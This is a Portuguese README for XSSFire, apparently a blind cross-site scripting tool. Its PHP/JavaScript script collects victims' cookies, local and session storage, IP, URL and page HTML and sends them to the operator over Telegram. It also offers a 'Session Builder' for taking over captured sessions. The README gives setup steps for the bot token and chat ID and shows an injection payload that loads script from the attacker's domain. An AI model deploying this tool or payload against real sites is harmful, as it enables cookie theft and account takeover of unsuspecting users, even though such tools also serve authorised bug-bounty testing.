XSSFire
Um script Blind XSS independente.
Como funciona:
O script é uma combinação de PHP e JavaScript; ele captura os dados usando JS e os envia para o próprio script, que então gera arquivos de relatório e os entrega via Telegram.
Requisitos:
- Servidor Web rodando em Linux com um domínio e um certificado SSL.
- Conta no Telegram (para receber relatórios BXSS)
Por que Telegram?
Fácil de configurar.
Rápido.
Acessível.
Recursos:

- Captura: IP, User-Agent, Data-Hora, Local Storage, Session Storage, Cookies, Referrer, Origin, URL, HTML, se acionado a partir de um Iframe
- Session Builder: Um JavaScript que pode reconstruir a sessão, abrir a URL capturada e o devtools, depois colar no console e pressionar Enter. Se você tiver sorte, poderá assumir a sessão.
- Notificações via Telegram: mais rápidas e fáceis de configurar do que e-mails e mais acessíveis.
- Anti-Spam: você deve receber apenas uma/duas notificações para cada URL capturada. No entanto, o script é reiniciado de tempos em tempos para notificá-lo novamente mais tarde.
- Criptografia: você pode definir uma senha no script e o relatório que receber no Telegram será um arquivo zip protegido por senha. (Os bots do Telegram não usam criptografia de ponta a ponta).
- HTML Snapshot: É um arquivo HTML que será entregue junto com o relatório; deve se parecer com a página do seu alvo.
Configuração:
- Vá ao Telegram e converse com o @botfather.
- Escreva /start no chat e crie um novo bot.
- Você deve receber o token do seu bot ao criá-lo.
- Guarde o token em um local seguro.
- Agora vá ao chat do seu bot recém-criado, inicie-o e diga olá.
- Em seguida, acesse:
https://api.telegram.org/bot<bot_token>/getUpdates
- E salve o seu chat id.
- Abra o script XSSFire e modifique as seguintes linhas:
$chat_id = "<Telegram Chat ID>"; // Your Telegram Chat ID
$token = "<Telegram Bot Access Token>"; // Your telegram Bot Access token
$password = False; //Protect the Blind XSS Report with a password. Leave as False if not used.
- Envie o script para o seu servidor.
Para gerar payloads, você pode considerar usar o Blind-XSS-Manager https://github.com/SeifElsallamy/Blind-XSS-Manager
Você pode simplesmente criar payloads por meio dessa extensão inserindo yourdomain.com/ no campo de domínio e clicando em Salvar.
Nota: você pode alterar o nome do arquivo para index.php e enviá-lo para o diretório principal do seu servidor para tornar os payloads mais curtos; o payload deve então ser semelhante a este <script src="https://yourdomain.com"></script>.
Capturas de tela:


Obrigado ao GPT-3 xD

 seifelsallamy/xssfire







